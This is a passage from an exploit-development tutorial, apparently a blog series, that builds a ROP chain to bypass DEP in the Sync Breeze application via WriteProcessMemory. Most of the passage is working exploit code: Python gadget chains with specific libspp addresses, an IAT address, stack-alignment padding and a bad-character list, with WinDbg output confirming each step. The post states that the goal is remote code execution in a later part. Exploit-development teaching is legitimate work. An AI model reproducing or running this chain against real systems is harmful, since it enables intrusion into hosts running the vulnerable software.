01b37428  45454545 10167de0 ffffffff 10167de0
01b37438  46464646 47474747 1020c044 42424242
01b37448  43434343 44444444 44444444 44444444
01b37458  44444444 44444444 44444444 44444444
01b37468  44444444 44444444 44444444 44444444
01b37478  44444444 44444444 44444444 44444444
01b37488  44444444 44444444 44444444 44444444
01b37498  44444444 44444444 44444444 44444444
Chain 1 - Saving ESP
Before we started patching the dummy values of the WPM skeleton, we first save the value of the ESP register. We are doing this because as soon as we start executing ROP gadgets, ESP no longer points to the original location of our WPM template. We need to save ESP into another stable register (commonly EBX or EAX) early in the ROP chain so that even as ESP changes due to gadget pops, we still have a fixed reference point to our payload in memory.
Here's a list of popular ROP gadget patterns to save ESP.
# Saves current ESP directly into another register
push esp ; pop <reg> ; ret
# Direct transfer without stack modifications.
mov <reg>, esp ; ret
# Temporarily swaps ESP with another register
xchg esp, <reg> ; ret
# Loads ESP + offset into a register
lea <reg>, [esp+offset] ; ret
# Pushes ESP on the stack, so the next `pop <reg>` gadget can recover it
push esp ; ret
pop eax ; ret
The first gadget chain will push ESP in the stack and pop it in the ESI register.
  #### Saving ESP
  eip = pack("<L", 0x10154112) # push esp ; inc ecx ; adc eax, 0x08468B10 ; pop esi ; ret
  rop += b"C" * (size - len(filler) - len(wpm) - len(eip))
  inputBuffer = filler + wpm + eip + rop
Executing the script,
10154119 5e              pop     esi
0:012> p
eax=08468b11 ebx=00000000 ecx=006813b5 edx=00000358 esi=018f744c edi=00dd60f0
eip=1015411a esp=018f744c ebp=0066dea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
libspp!pcre_exec+0x122ca:
1015411a c3              ret
The POP ESI instruction stored the ESP address in ESI. Next, we need to locate the WPM placeholder address.
Chain 2 - Find the WPM Skeleton address
As shown, the top of the WPM skeleton is residing at 0x01957428
0:012> dds esp-24 L10
01957428  45454545
0195742c  10167de0 libspp!pcre_exec+0x25f90
01957430  ffffffff
01957434  10167de0 libspp!pcre_exec+0x25f90
01957438  46464646
0195743c  47474747
01957440  1020c044 libspp!pcre_callout+0x30
01957444  10154112 libspp!pcre_exec+0x122c2
01957448  0195744c
0195744c  43434343
To redirect to the top of the stack again, we need to calculate the difference between the ESP value stored in ESI and the beginning of the WPM skeleton.
0:012> ? esp - 01957428
Evaluate expression: 36 = 00000024
The WPM placeholder, which represents the location of the WPM address is the first value in our skeleton and it's at negative offset of 0x24 from ESP at the time of the access violation.
For our second gadget, we need to compute the address of the WPM structure by adding -0x24 (-0n36 in decimal) from the stored ESP value. Since EAX, EBX, and ECX are the primary registers for arithmetic operations, the first step is to move the stored ESP into one of these registers. To do this, we must locate an ROP gadget that performs an MOV operation from ESI in one of the arithmetic registers.
Once the value is moved, we’ll locate a second gadget to store the negative offset (-0x24) into another register, and finally perform an ADD operation to compute the address pointing to the top of the WPM skeleton.
After a few searches we found the following gadgets.
  # Step 2: Locating WPM placeholder address
  rop = pack("<L", 0x100656f7)  # mov eax, esi ; pop esi ; ret
  rop += pack('<L',0x45454545)  # junk for pop esi
  rop += pack('<L',0x1005e9f5)  # pop ebp ; ret
  rop += pack("<L", 0xffffffdc) # pop -0x24 to ebp
  rop += pack("<L", 0x100fcd71) # add eax, ebp ; dec ecx ; ret
To summarize, the gadgets will perform the following:
- Move the ESP address stored in ESI to EAX
- Pop the negative offset -0x24 to EBP
- Add EAX and EBP to resolve the location of the WPM placeholder
Notice that the MOV gadget contains a POP ESI instruction. This requires us to add a dummy DWORD on the stack for alignment.
Before we execute, we set a breakpoint on address 0x1005e9f5, directly on the POP EBP gadget.

After executing the ADD EAX, EBP gadget chain, EAX now points to 0x45454545 dummy value at the top of the skeleton template reserved for WPM.

Before patching the WPM, let's update the ROP gadgets by storing this calculated address somewhere else either by mov or xchg operations.
  # Step 2: Locating WPM placeholder address
  rop = pack("<L",  0x100656f7)  # mov eax, esi ; pop esi ; ret
  rop += pack('<L', 0x45454545)  # junk for pop esi
  rop += pack('<L', 0x1005e9f5)  # pop ebp ; ret
  rop += pack("<L", 0xffffffdc) # pop -0x24 to ebp
  rop += pack("<L", 0x100fcd71) # add eax, ebp ; dec ecx ; ret
  rop += pack("<L", 0x100cb4d4) # xchg eax, edx ; ret
  # EDX ==> WPM Skeleton
After the XCHG instruction, EDX now has the correct address to the WPM skeleton structure. The next step is to get the runtime address of WriteProcessMemory function.
0:010> dd edx L1c
00747428  45454545 10167de0 ffffffff 10167de0
00747438  46464646 47474747 1020c044 10154112
00747448  0074744c 100656f7 45454545 1005e9f5
00747458  ffffffdc 100fcd71 100cb4d4 43434343
00747468  43434343 43434343 43434343 43434343
Chain 3 - Patching the WPM address
We previously located the IAT address of KERNEL32!CreateFileA and computed the offset to WPM. The next step is to store this calculated offset to EAX or ECX.
0:010> ? KERNEL32!CreateFileA - KERNEL32!WriteProcessMemoryStub
Evaluate expression: -81680 = fffec0f0
Since the offset between WPM and CreateFileA is "0n81680", we need to perform a NEG operation to revert it to the correct positive value. Additionally, due to the presence of a RETN 0x000C adding 12 bytes to the ESP stack pointer, we need to add three placeholder (junk) values after the NEG instruction to maintain proper stack alignment.
   # Step 3: Patching WPM placeholder address
   rop += pack("<L", 0x10157413) # pop eax ; retn 0x000C
   rop += pack("<L", 0xfffec0f0) # negative offset to WPM
   rop += pack("<L", 0x1002b11b) # neg eax ; ret 0x0004
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
After executing the gadget chain, the correctly negated offset is now stored in EAX.

Next, this offset must be moved to another register so that EAX can be reused to store the IAT address of CreateFileA. We use the XCHG EAX, EBP to temporarily store the value in EBP. We also need to consider the retn 0x0004 in the above negate instruction to align our ROP chain.
   rop += pack("<L", 0x100cdc7a) # xchg eax, ebp ; ret
   rop += pack("<L", 0x45454545) # junk for retn 0x0004
With EAX cleared, we proceed to load the IAT address of CreateFileA into it using a POP EAXgadget. At this point, EAX holds the memory address of the IAT entry, not the function address itself. To resolve this, we include aMOV EAX, [EAX]gadget, which dereferences the IAT pointer, effectively loading the actual runtime address ofKERNEL32!CreateFileA` into EAX.
   rop += pack("<L", 0x10157413) # pop eax ; retn 0x000C
   rop += pack("<L", 0x10168060) # IAT Address of KERNEL32!CreateFileA
   rop += pack("<L", 0x1014dc4c) # mov eax, dword [eax] ; ret
After executing the gadgets above, EAX contains the runtime address of CreateFileA.

Now, to dynamically obtain the runtime address of WriteProcessMemory in EAX. We use an ADD instruction. Recall that earlier, we stored the offset to WPM in EBP using the XCHG EAX, EBP gadget.
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x100fcd71) # add eax, ebp ; dec ecx ; ret
Let's set a breakpoint on the last address of our newly added gadget chain, then execute the updated PoC.

The ADD EAX, EBP instruction sets the EAX to hold the runtime address of WPM.
0:012> u eax
KERNEL32!WriteProcessMemoryStub:
76880ca0 8bff            mov     edi,edi
76880ca2 55              push    ebp
76880ca3 8bec            mov     ebp,esp
76880ca5 5d              pop     ebp
76880ca6 ff2510888c76    jmp     dword ptr [KERNEL32!_imp__WriteProcessMemory (768c8810)]
76880cac cc              int     3
76880cad cc              int     3
76880cae cc              int     3
With EAX containing the correct function pointer and EDX pointing to the top of our WPM skeleton on the stack, the final step is to overwrite the WPM placeholder. To achieve this, we use the MOV DWORD [EDX], EAX instruction, which writes the runtime address of WriteProcessMemory (from EAX) into the memory location pointed to by EDX.
   # badchars = [0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D]
   # Step 3: Patching WPM placeholder address
   rop += pack("<L", 0x10157413) # pop eax ; retn 0x000C
   rop += pack("<L", 0xfffec0f0) # negative offset to WPM
   rop += pack("<L", 0x1002b11b) # neg eax ; ret 0x0004
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x100cdc7a) # xchg eax, ebp ; ret
   # EBP ==> offset to WPM
   rop += pack("<L", 0x45454545) # junk for retn 0x0004
   rop += pack("<L", 0x10157413) # pop eax ; retn 0x000C
   rop += pack("<L", 0x10168060) # IAT Address of KERNEL32!CreateFileA
   rop += pack("<L", 0x1014dc4c) # mov eax, dword [eax] ; ret
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x100fcd71) # add eax, ebp ; dec ecx ; ret
   rop += pack("<L", 0x1012d24e) # mov dword [edx], eax ; ret
After executing the last instruction in line 19, EDX contains the address of WPM at runtime.

We have now achieved the goal we set at the beginning of this section. We successfully resolved and patched the address of WriteProcessMemory at runtime in the API call skeleton placed on the stack via the buffer overflow.
Chain 4 - Patching lpBuffer Return Address
Before invoking WPM, we have to replace the remaining two values on the stack (lpBuffer and nSize), so the first step is to gather the stack address of the lpBuffer using ROP gadgets.
As shown in the screenshot, the lpbuffer placeholder (0x46464646) is 0x16 bytes from the WPM address; let's use an increment instruction 16 times to align with the placeholder. Note that kernel32!WriteProcessMemory will take in a source buffer and write it somewhere else. Since we have control of the stack, we just need to place our shellcode there.

   # Step 3: Patching lpBuffer
   # Step 1: Aligning EDX to the location of the lpBuffer placeholder
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
After running the 16 increment operation, EDX points to the lpBuffer placeholder.

The last step of this section is to overwrite the fake shellcode address (0x46464646) value on the stack. Once again, we can do this using a gadget containing a MOV DWORD [EDX], REG instruction to patch the placeholder value.
The issue we face now is that we do not know the exact address of the shellcode since it will be placed after our ROP chain, which we haven't finished creating yet. Anticipating the remaining ROP gadgets, let's add some padding between the space on the stack for our future ROP gadgets and our shellcode. To do this, we will provide an abritrary 0x210 bytes of space on the stack for remaining ROP gadgets.
If perhaps we would need more than 0x210 bytes, due to more ROP gadgets needed than anticipated, we would move our shellcode down lower. On the other hand, in the event that 0x210 bytes is more than the required bytes, we will add NOPs to compensate for any of the unused 0x210 bytes (if necessary).
We have two options to execute this.
- To avoid null bytes, store 0x210 as a negative value in a register(ECX or ESI), then use a gadget containing a SUB EDX, REG instruction to negate the stored value.
- Or just search for a NEG instruction and perform an ADD operation.
Since the available ROP gadgets have limited SUB EDX instructions, let's use the 2nd option.
# Step 3: Patching lpBuffer
   # Step 1: Aligning EDX to the location of the lpBuffer placeholder
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   ...
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   # Step 2: Adding 210 bytes
   rop += pack("<L", 0x10157413)  # pop eax ; retn 0x000C
   rop += pack("<L", 0xfffffdf0)  # -0x210
   rop += pack("<L", 0x1002b11b)  # neg eax ; ret 0x0004
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack("<L", 0x1003f9f9)  # add eax, edx ; retn 0x0004
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
We pop this negative value into EAX and use a gadget containing a NEG EAX instruction to set up EAX correctly.

The next gadget will add EAX to the value of EDX, and the result will be stored in EAX. After executing the ROP chain, the result shows that we successfully added 0x210 bytes, and EAX contains a placeholder address for our shellcode, which we can update once we complete building the entire ROP chain.


As shown below, EAX points to our remaining buffer.
Now let's patch the lpBuffer placeholder by reusing the gadget we used to patch the WPM placeholder.
# Step 3: Patching lpBuffer
   # Step 1: Aligning EDX to the location of the lpBuffer placeholder
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   ...
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   rop += pack("<L", 0x100bb1f4)  # inc edx ; ret
   # Step 2: Adding 210 bytes
   rop += pack("<L", 0x10157413)  # pop eax ; retn 0x000C
   rop += pack("<L", 0xfffffdf0)  # -0x210
   rop += pack("<L", 0x1002b11b)  # neg eax ; ret 0x0004
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack('<L', 0x45454545)  # junk for the retn 0x000C
   rop += pack("<L", 0x1003f9f9)  # add eax, edx ; retn 0x0004
   rop += pack('<L', 0x45454545)  # junk for the retn 0x0004
   # Step 3: Patching lpBuffer
   rop += pack('<L', 0x1012d24e)  # mov dword [edx], eax ; ret
   rop += pack('<L', 0x45454545)  # junk for the retn 0x0004
As shown, the lpBuffer placeholder was successfully replaced by the shellcode address.

Chain 5 - Patching nSize Return Address
With the shellcode address correctly patched, our ROP skeleton on the stack is almost complete. Next, we need to overwrite the dummy shellcode size, which in the listing above is represented by 0x47474747.
Note that the shellcode size does not have to be precise. If it is too large, additional stack content will simply be copied as well. Since we will use a custom script that will generate around 400 bytes of shellcode, we can use an arbitrary size value of -0n424 (0xfffffe58) and then negate it to make it positive.
   #### Patching nSize
   rop += pack("<L", 0x100bb1f4) # inc edx ; ret
   rop += pack("<L", 0x100bb1f4) # inc edx ; ret
   rop += pack("<L", 0x100bb1f4) # inc edx ; ret
   rop += pack("<L", 0x100bb1f4) # inc edx ; ret
   rop += pack("<L", 0x10157413) # pop eax ; retn 0x000C
   rop += pack("<L", 0xfffffe58) # negative nSize
   rop += pack("<L", 0x1002b11b) # neg eax ; ret 0x0004
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x45454545) # junk for retn 0x000C
   rop += pack("<L", 0x1012d24e) # mov dword [edx], eax ; ret
   rop += pack("<L", 0x45454545) # junk for retn 0x0004
We will reuse the previous gadgets to pop the -0n424 value to EAX, then negate it to revert it to its positive equivalent. Again, the MOV DWORD [EDX], EAX will dereference the memory at the address contained in EDX,
Let's set a breakpoint at the negate instruction and execute the script.

As shown, the nSize placeholder was now replaced by our intended value of 0x000001a8 or 424 bytes for the arbitrary shellcode size.
To be continued...
That wraps up the first installment of this tutorial. Hopefully, you now have a clearer understanding of the core methodology behind bypassing DEP using WriteProcessMemory (WPM).
In our next post, we will continue from where we left off, creating custom shellcode and a decoder to further exploit the Sync Breeze application and achieve reliable remote code execution.